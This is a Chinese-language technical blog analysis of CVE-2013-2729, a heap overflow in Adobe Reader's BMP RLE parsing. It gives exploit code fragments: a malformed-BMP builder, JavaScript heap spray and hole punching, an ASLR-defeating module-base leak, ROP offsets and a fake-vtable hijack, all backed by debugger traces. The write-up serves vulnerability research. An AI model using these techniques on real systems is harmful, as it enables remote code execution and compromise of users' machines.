CVE-2013-2729利用技巧分析

by KK

近日一安全研究公司binamuse(http://www.binamuse.com)放出了其对CVE-2013-2729这个漏洞的研究文档，其中描述了这个漏洞的成因及利用方法。粗略浏览后得知，这个漏洞是AcroForm.api模块在解析XFA中嵌入的BMP图片时，由于对内存操作不当造成的一个堆溢出漏洞。使用高级的漏洞利用技巧，不但可以实现控制流劫持，而且还能完美绕过ASLR+DEP。 所幸随文档一起公布的还有一份能够实现任意代码执行的POC。遂拿来wingdbging一番后聊作此文以备忘。

一、漏洞成因

BMP图片中的数据有RLE和absolute两种压缩模式：
在RLE模式中，第一个字节用于计数，第二个字节有以下四种不同的含义：

```
+---------+---------------------------------------------+
|    0    |                     EOL                     |
+---------+---------------------------------------------+
|    1    |                End of Bitmap                |
+---------+---------------------------------------------+
|    2    | Delta，当前位置距离下一像素的水平和垂直距离 |
+---------+---------------------------------------------+
|    3    |              切换至absolute模式             |
+---------+---------------------------------------------+
```

当地一个字节为0，第二个字节为2时，之后的2字节数据用于表示当前位置距离下一像素的水平和垂直距离。例如在POC中嵌入的畸形BMP图片中，有大量的"\x00\x02\xFF\x00":

```
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
00 02 FF 00 00 02 FF 00 00 02 FF 00
```

第一个字节为0x00，第二个字节为0x02，那么之后的两个字节0xFF,0x00分别代表当前位置距离下一像素的水平距离xpos和垂直距离ypos。AcroForm.api模块中的函数sub_20CE010C解析RLE模式的数据的伪代码如下:

```
switch (cmd . value ){
    case 0: // End of line
        ypos -= 1;
        xpos = 0;
    break ;
    case 1: // End of bitmap . Done !
        return texture ;
    case 2: // Delta case , move bmp pointer
        read (& xdelta , 1, 1, stream ); // read one byte
        read (& ydelta , 1, 1, stream ); // read one byte
        xpos += xdelta ;
        ypos -= ydelta ;
        break ;
    default : // switch to absolute mode
        assert ( ypos < height && cmd . value + xpos <= width );
        for ( count = 0; count < cmd . value ; count ++){
        fread (& aux , 1, 1, stream );
        line = texture +( width * ypos );
        line [ xpos ++] = aux ;
        break;
}
}// switch (cmd. value )
```

xpos是函数内部使用的一个局部变量，不难看出当切换至absolute模式时，程序在使用这个变量进行内存写操作之前，没有对其有效性进行完备的验证。从而导致在执行语句
line[xpos ++] = aux发生堆溢出！通过精心构造BMP图片，就能够实现任意内存地址读写。

bmp += '\x00\x02\xff\x00' * ((0xffffffff-0xff) / 0xff)   #xpos = 0xFFFFFF00
bmp += '\x00\x02'+chr(0x100-len(payload))+'\x00'   #payload 为8字节数据，所以xpos += 0xF8

这样当程序执行
line[xpos ++] = aux语句时，xpos的值为0xFFFFFFF8，写入的内存位置为texture内存向前偏移8字节处

```
+------------+ texture[xpos = 0xFFFFFFF8]
|            |
+------------+
|            |
|  texture   |
|            |
+------------+
```

texture的内存大小是根据BMP图片的高和宽参数分配的，其大小由攻击者可控，在POC中为0x12C(实际内存分配0x130字节)

二、内存信息泄漏

攻击者在对这个漏洞进行exploit时，在堆溢出漏洞触发之前，首先连续创建大小为0x130字节的string对象。至于字符串对象大小为何为0x130字节暂且不表。这些对象的头部以字符串"58 58 58 58 78 56 34 12"作为TOKEN标记。

```
var TOKEN = "\u5858\u5858\u5678\u1234";
var chunk_len = spray.slide_size/2-1-(TOKEN.length+2+2);

for (i=0; i &lt; spray.size; i+=1)
      spray.x[i] = TOKEN + util.pack(i) +  spray.chunkx.substring(0, chunk_len) + util.pack(i) + "";
```

在内存中对"58 58 58 58 78 56 34 12"进行搜索可以看到喷射效果：

```
0:007> s -b 0x00000000 L?0x7fffffff 58 58 58 58
04be43b0  58 58 58 58 78 56 34 12-72 00 00 00 4f 4f 4f 4f  XXXXxV4.r...OOOO
04be44e8  58 58 58 58 78 56 34 12-73 00 00 00 4f 4f 4f 4f  XXXXxV4.s...OOOO
04be4620  58 58 58 58 78 56 34 12-74 00 00 00 4f 4f 4f 4f  XXXXxV4.t...OOOO
04be4758  58 58 58 58 78 56 34 12-75 00 00 00 4f 4f 4f 4f  XXXXxV4.u...OOOO
04be4890  58 58 58 58 78 56 34 12-76 00 00 00 4f 4f 4f 4f  XXXXxV4.v...OOOO
04be49c8  58 58 58 58 78 56 34 12-77 00 00 00 4f 4f 4f 4f  XXXXxV4.w...OOOO
04be4b00  58 58 58 58 78 56 34 12-78 00 00 00 4f 4f 4f 4f  XXXXxV4.x...OOOO
04be4c38  58 58 58 58 78 56 34 12-79 00 00 00 4f 4f 4f 4f  XXXXxV4.y...OOOO
04be4d70  58 58 58 58 78 56 34 12-7a 00 00 00 4f 4f 4f 4f  XXXXxV4.z...OOOO
04be4ea8  58 58 58 58 78 56 34 12-7b 00 00 00 4f 4f 4f 4f  XXXXxV4.{...OOOO
04be4fe0  58 58 58 58 78 56 34 12-7c 00 00 00 4f 4f 4f 4f  XXXXxV4.|...OOOO
04be5118  58 58 58 58 78 56 34 12-7d 00 00 00 4f 4f 4f 4f  XXXXxV4.}...OOOO
04be5250  58 58 58 58 78 56 34 12-7e 00 00 00 4f 4f 4f 4f  XXXXxV4.~...OOOO
04be5388  58 58 58 58 78 56 34 12-7f 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be54c0  58 58 58 58 78 56 34 12-80 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be55f8  58 58 58 58 78 56 34 12-81 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5730  58 58 58 58 78 56 34 12-82 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5868  58 58 58 58 78 56 34 12-83 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be59a0  58 58 58 58 78 56 34 12-84 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5ad8  58 58 58 58 78 56 34 12-85 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5c10  58 58 58 58 78 56 34 12-86 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5d48  58 58 58 58 78 56 34 12-87 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5e80  58 58 58 58 78 56 34 12-88 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be5fb8  58 58 58 58 78 56 34 12-89 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be60f0  58 58 58 58 78 56 34 12-8a 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04be6228  58 58 58 58 78 56 34 12-8b 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfe3a8  58 58 58 58 78 56 34 12-8c 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfe4e0  58 58 58 58 78 56 34 12-8d 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfe618  58 58 58 58 78 56 34 12-8e 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfe750  58 58 58 58 78 56 34 12-8f 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfe888  58 58 58 58 78 56 34 12-90 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfe9c0  58 58 58 58 78 56 34 12-91 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfeaf8  58 58 58 58 78 56 34 12-92 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfec30  58 58 58 58 78 56 34 12-93 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfed68  58 58 58 58 78 56 34 12-94 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfeea0  58 58 58 58 78 56 34 12-95 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bfefd8  58 58 58 58 78 56 34 12-96 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bff110  58 58 58 58 78 56 34 12-97 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bff248  58 58 58 58 78 56 34 12-98 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bff380  58 58 58 58 78 56 34 12-99 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bff4b8  58 58 58 58 78 56 34 12-9a 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
04bff5f0  58 58 58 58 78 56 34 12-9b 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
```

之后遍历spray.x数组，每隔10个成员进行释放：

```
for (j=0; j &lt; size; j++)
      for (i=spray.size-1; i &gt; spray.size/4; i-=10)
            spray.x[i]=null;
```

此举的目的不言而喻——故意在内存中连续处于相同大小的内存块之间"打洞"，这一技巧在诸多堆溢出漏洞的利用上屡见不鲜。
当程序解析畸形BMP图片时，会根据BMP图片的参数分配一image texture结构体。攻击者通过精心设置畸形BMP图片的参数，可以使这块内存的大小可控。此处为0x130字节。同样，至于攻击者为何控制这块内存大小为0x130字节暂且不表。由于该内存块大小和之前spray.x数组中被释放的string对象大小相同，所以image texture结构体所占内存恰好是之前创建的某个空洞。这一过程可用下图来说明：

```
+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+
|          |          |          |          |          |          |          |          |          |          |          |          |
|    0     |     1    |     2    |     3    |     4    |     5    |     6    |     7    |     8    |     9    |     0    |     1    |
|          |          |          |          |          |          |          |          |          |          |          |          |
+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+


+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+
|          |          |          |          |          |          |          |          |          |          |          |          |
|    0     |     1    |     2    |     3    |     4    |     5    |     6    |     7    |     8    |     9    |   null   |     1    |
|          |          |          |          |          |          |          |          |          |          |          |          |
+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+


+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+
|          |          |          |          |          |          |          |          |          |          |          |          |
|    0     |     1    |     2    |     3    |     4    |     5    |     6    |     7    |     8    |     9    |  texture |     1    |
|          |          |          |          |          |          |          |          |          |          |          |          |
+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+----------+
```

在动态调试过程中后来被用于创建tecture结构体的string对象的地址是0x16997e68

```
16997ac0  58 58 58 58 78 56 34 12-c3 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997bf8  58 58 58 58 78 56 34 12-c4 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997d30  58 58 58 58 78 56 34 12-c5 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997e68  58 58 58 58 78 56 34 12-c6 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997fa0  58 58 58 58 78 56 34 12-c7 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
1699d9a0  58 58 58 58 78 56 34 12-24 00 00 00 4f 4f 4f 4f  XXXXxV4.$...OOOO
1699dad8  58 58 58 58 78 56 34 12-25 00 00 00 4f 4f 4f 4f  XXXXxV4.%...OOOO
1699dc10  58 58 58 58 78 56 34 12-26 00 00 00 4f 4f 4f 4f  XXXXxV4.&...OOOO
```


程序在解析畸形BMP图片时触发堆溢出漏洞，0x16997e68这个内存块的头部数据会被改写

```
.text:20CE062C                mov     [ebx+eax], cl
;eax=16997e68 ebx=fffffff8 ecx=6b3c2001 edx=00000000 esi=0022d4fc edi=00000000
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e60=34
;0:000> db ebx+eax
;16997e60  34 ae 43 4f 00 00 00 8c-00 00 00 00 00 00 00 00  4.CO............
;16997e70  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ea0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997eb0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ec0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ed0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................


.text:20CE062C                mov     [ebx+eax], cl
;eax=16997e68 ebx=fffffff9 ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000001
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e61=a
;0:000> db eax+ebx
;16997e61  ae 43 4f 00 00 00 8c 00-00 00 00 00 00 00 00 00  .CO.............
;16997e71  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e81  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e91  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ea1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997eb1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ec1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ed1  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................


.text:20CE062C                mov     [ebx+eax], cl
;eax=16997e68 ebx=fffffffa ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000002
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e62=43
;0:000> db eax+ebx
;16997e62  43 4f 00 00 00 8c 00 00-00 00 00 00 00 00 00 00  CO..............
;16997e72  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e82  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e92  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ea2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997eb2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ec2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ed2  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

```
.text:20CE062C                 mov     [ebx+eax], cl
;eax=16997e68 ebx=fffffffb ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000003
;eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroForm!DllUnregisterServer+0x461ae4:
;6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e63=4f
;0:000> db eax+ebx
;16997e63  4f 00 00 00 8c 00 00 00-00 00 00 00 00 00 00 00  O...............
;16997e73  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e83  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997e93  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ea3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997eb3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ec3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
;16997ed3  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

eax=16997e68 ebx=fffffffd ecx=6b3c2000 edx=00000000 esi=0022d4fc edi=00000005
eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
AcroForm!DllUnregisterServer+0x461ae4:
6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e65=00
0:000> g
......
eax=16997e68 ebx=fffffffe ecx=6b3c2027 edx=00000000 esi=0022d4fc edi=00000006
eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
AcroForm!DllUnregisterServer+0x461ae4:
6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e66=00
0:000> g
......
eax=16997e68 ebx=ffffffff ecx=6b3c2005 edx=00000000 esi=0022d4fc edi=00000007
eip=6b63062c esp=0022d17c ebp=0022d24c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
AcroForm!DllUnregisterServer+0x461ae4:
6b63062c 880c03          mov     byte ptr [ebx+eax],cl      ds:0023:16997e67=8c
```

由于0x16997e68头部LFH管理数据被破坏，因此后来由于发生异常而该texture结构体释放时，实际上被释放的是和texture所占内存块毗邻的一个string object，即0x16997d30

```
16997ac0  58 58 58 58 78 56 34 12-c3 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997bf8  58 58 58 58 78 56 34 12-c4 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997d30  58 58 58 58 78 56 34 12-c5 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997e68  58 58 58 58 78 56 34 12-c6 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
16997fa0  58 58 58 58 78 56 34 12-c7 00 00 00 4f 4f 4f 4f  XXXXxV4.....OOOO
1699d9a0  58 58 58 58 78 56 34 12-24 00 00 00 4f 4f 4f 4f  XXXXxV4.$...OOOO
```



程序在解析BMP图片时，创建一大小为0x130（文章中说是0x12C字节，但根据个人的分析来看应该是0x130字节）的结构体imgstruct。
内存分配是在函数sub_600187D0中完成：

```
.text:604AF1DC
.text:604AF1DC                 push    4
.text:604AF1DE                 mov     eax, offset sub_6091EEEE
.text:604AF1E3                 call    __EH_prolog3
.text:604AF1E8                 push    1
.text:604AF1EA                 push    114h                            ;内存大小 size=0x114
.text:604AF1EF                 call    sub_600187D0                    ;函数sub_600187D0中
;
;AcroRd32_667c0000!PDFLTerm+0x96f6f:
;66c6f1ef e8dc95b6ff      call    AcroRd32_667c0000!AVAcroALM_Destroy+0xa102 (667d87d0)
;0:000> p
;eax=16997d4c ebx=00000000 ecx=02c8dc68 edx=00000010 esi=00000000 edi=68ebfd5c
;eip=66c6f1f4 esp=0022f034 ebp=0022f05c iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

0x16997d4c是数据内存地址，这个0x114字节内存块头部有0x1C字节的管理数据，所以实际分配的内存大小是0x130。

0:000> dd **16997d30**
16997d30 027ae148 00000000 00000002 00000000
16997d40 06a1c568 00000114 16997d30 00000000
16997d50 00000000 00000000 00000000 00000000
16997d60 00000000 00000000 00000000 00000000
16997d70 00000000 00000000 00000000 00000000
16997d80 00000000 00000000 00000000 00000000
16997d90 00000000 00000000 00000000 00000000
16997da0 00000000 00000000 00000000 00000000

0x16997d30这块内存的分配是在函数sub_60021DE0中完成：

```
.text:60021E88                lea     eax, [esi+1Ch]                  ;ESI是请求的内存大小(0x114字节)
.text:60021E8B                push    eax
.text:60021E8C                call    dword_60E244A4
.text:60021E92                add     esp, 4
.text:60021E95                test    eax, eax
.text:60021E97                jz      short loc_60021EDF
.text:60021E99                mov     ecx, dword_60E244A0
.text:60021E9F                mov     [eax+14h], esi                  ;将请求的内存大小写入到结构体偏移0x14字节处
.text:60021EA2                mov     [eax], ecx
.text:60021EA4                mov     dword ptr [eax+4], 0
.text:60021EAB                mov     dword ptr [eax+8], 2
.text:60021EB2                mov     [eax+18h], eax                  ;将实际分配的内存地址写入到结构体偏移0x18字节处
```

在对imgstruct结构体进行初始化时，会将AcroRd32.dll模块中的两个虚表写入到结构体中：


```
.text:604AEE66                push    30h
.text:604AEE68                mov     eax, offset sub_609173C2
.text:604AEE6D                call    __EH_prolog3
.text:604AEE72                mov     esi, ecx
.text:604AEE74                mov     [ebp+var_14], esi
.text:604AEE77                and     [ebp+var_4], 0
.text:604AEE7B                lea     ecx, [esi+0Ch]
.text:604AEE7E                mov     dword ptr [esi], offset off_60A4D88C    ;将续表写入到内存0x16997d30+0x1c的位置
```

关于这个结构体文章中只有轻描淡写的依据描述——

"It has been found that a structure of size 0x12C bytes is used after the decoding of all images. It contains pointers to the specifc vtables and functions. The goal is to read and write this structure from javascript."

信息泄漏和控制流戒劫持都是利用imgstruct这个结构体做文章。

当0x16997d30这块内存被用于imgstruct结构体的创建时，在javascript解释引擎中仍保留着对这块内存上之前的string对象的引用，因此可以在JS中读取这块内存中的信息。



POC中根据字符串头部的8字节"58 58 58 58 78 56 34 12"来检验查找没有被释放，但是TOKEN已经被改写的字符串对象：

```
// Search over all strings for the first one with the broken TOKEN
for (i=0; i < spray.size; i+=1)
    if ((spray.x[i]!=null)  && (spray.x[i][0] != "\u5858")){
            found = i;
            acro = (( util.unpackAt(spray.x[i], 14) << 16) - util.offset("acrord32"))  >> 16;
            util.message("Found! String number "+ found + " has been corrupted acrord32.dll:" + acro.toString(16) );
            break;
    }
```

找到0x16997d30这块内存上之前的string对象后，通过以下JS代码读取器内存便宜0x1C上的虚函数表：

```
var _offsets =  { "10.104": {
                        "acrord32":    0xA4,
                        "rop0":        0x1E63D,
                        "rop1":        0x100A,
                        "rop2":        0x38EF5C,
                        "rop3":        0x1186,
                        "rop4":        0x242491,
                    },
                     "10.106": {
                        "acrord32": 0xA5, },
                    };

function unpackAt(s, pos){
    return  s.charCodeAt(pos) + (s.charCodeAt(pos+1) << 16);
}

acro = (( util.unpackAt(spray.x[i], 14) >> 16) - util.offset("acrord32")) << 16;
```

在数组中每个字符为一个宽字符，占2字节。所以索引14对应内存偏移28，索引15对应的内存偏移为30

```
0:000> dw 16997d30+e*2 l1
16997d4c  d88c

0:000> dw 16997d30+f*2 l1
16997d4e  6720
```

再经过运算可以得到：(0x6720 - 0xA4) << 16 = 0x667c0000。这个值正好是AcroRd32.dll模块在当前进程内存空间的加载地址：

```
0:000> lm m AcroRd32*
start    end        module name
01220000 01395000   AcroRd32   (no symbols)
667c0000 67fb4000   AcroRd32_667c0000   (export symbols)       C:\Program Files\Adobe\Reader 10.0\Reader\AcroRd32.dll
```

之后就可以利用这个地址构造ROP

需要说明的是0x6720d88c相对于AcroRd32.dll模块的偏移为0xa4d88c，所以如果将低16位清0，那么偏移量为0xA4
0:000> ?6720d88c-667c0000
Evaluate expression: 10803340 = 00a4d88c

如果对地址0x16997d4c和0x16997d4e下内存访问断点，可以在模块EScript模块中如下位置断下：

```
.text:238C1E3B                  mov     ecx, [ebp+var_8]                        ;ECX为索引值
.text:238C1E3E                  movzx   ecx, word ptr [eax+ecx*2]               ;EAX为字符串数组基地址

;Breakpoint 4 hit
;eax=16997d30 ebx=80000000 ecx=0000d88c edx=02bc1004 esi=02bc1038 edi=40000095
;eip=6a8b1e42 esp=0022df5c ebp=0022df70 iopl=0         nv up ei pl zr na pe nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
;EScript!PlugInMain+0xbe80f:
;6a8b1e42 8b5510          mov     edx,dword ptr [ebp+10h] ss:0023:0022df80=068d213c

;Breakpoint 4 hit
;eax=16997d30 ebx=80000000 ecx=00006720 edx=02bc1004 esi=02bc1038 edi=40000095
;eip=6a8b1e42 esp=0022df5c ebp=0022df70 iopl=0         nv up ei pl zr na pe nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
;EScript!PlugInMain+0xbe80f:
;6a8b1e42 8b5510          mov     edx,dword ptr [ebp+10h] ss:0023:0022df80=068d213c
.text:238C1E42                  mov     edx, [ebp+arg_8]
.text:238C1E45                  xor     eax, eax
.text:238C1E47                  add     ecx, ecx
.text:238C1E49                  inc     eax
.text:238C1E4A                  or      ecx, eax
.text:238C1E4C                  mov     [edx], ecx
.text:238C1E4E                  jmp     short loc_238C1E67
.text:238C1E50
```

三、控制流劫持

控制流的劫持是通过改写0x16997d30地址上的imgstruct结构体实现的。如前文所述，在javascript引擎中仍然保留着对这块内存上之前的string对象的引用，为了改写这个字符串中的数据，POC中先将这个块内存释放：

```
for (j=0; j &lt; 100000; j++)
            spray.x[found-1]=spray.x[found]=null;
```

然后再次连续分配相同大小的string对象，使得0x16997d30这块内存被重新分配，并且写入攻击者可控的用于exploit数据

```
var chunky = "";
for (i=0; i &lt; 7; i+=1)
      chunky += util.pack(0x41414141);
 chunky += util.pack(0x10101000);
 while (chunky.length &lt; spray.slide_size/2)
        chunky += util.pack(0x58585858);

for (i=0; i &lt; 200; i+=1){
     ID = "" + i;
     spray.y[i] = chunky.substring(0,spray.slide_size/2-ID.length) + ID + "";
}
```

在POC中通过重新载入文档，会导致该imgstruct结构体被重新使用

```
util.message("Now what?");
var pdfDoc = event.target;
pdfDoc.closeDoc(true);
```

```
.text:604AACD9                  mov     ecx, [esi+8]
.text:604AACDC                  test    ecx, ecx
.text:604AACDE                  jz      short loc_604AACE9
.text:604AACE0                  push    [esp+8+arg_0]
.text:604AACE4                  mov     eax, [ecx]
;eax=02ca22d4 ebx=00000000 ecx=16997d4c edx=0000002f esi=0889c92c edi=00000008
;eip=66c6ace4 esp=0022e240 ebp=0022e284 iopl=0         nv up ei pl nz na po nc
;cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
;AcroRd32_667c0000!PDFLTerm+0x92a64:
;66c6ace4 8b01            mov     eax,dword ptr [ecx]  ds:0023:16997d4c=10101000  ;0x16997d30这个内存被重新分配
;                                                                                 ;poi(@ecx)写入攻击者可控的虚标地址
;0:000> dd @ecx
;16997d4c  10101000 58585858 58585858 58585858
;16997d5c  58585858 58585858 58585858 58585858
;16997d6c  58585858 58585858 58585858 58585858
;16997d7c  58585858 58585858 58585858 58585858
;16997d8c  58585858 58585858 58585858 58585858
;16997d9c  58585858 58585858 58585858 58585858
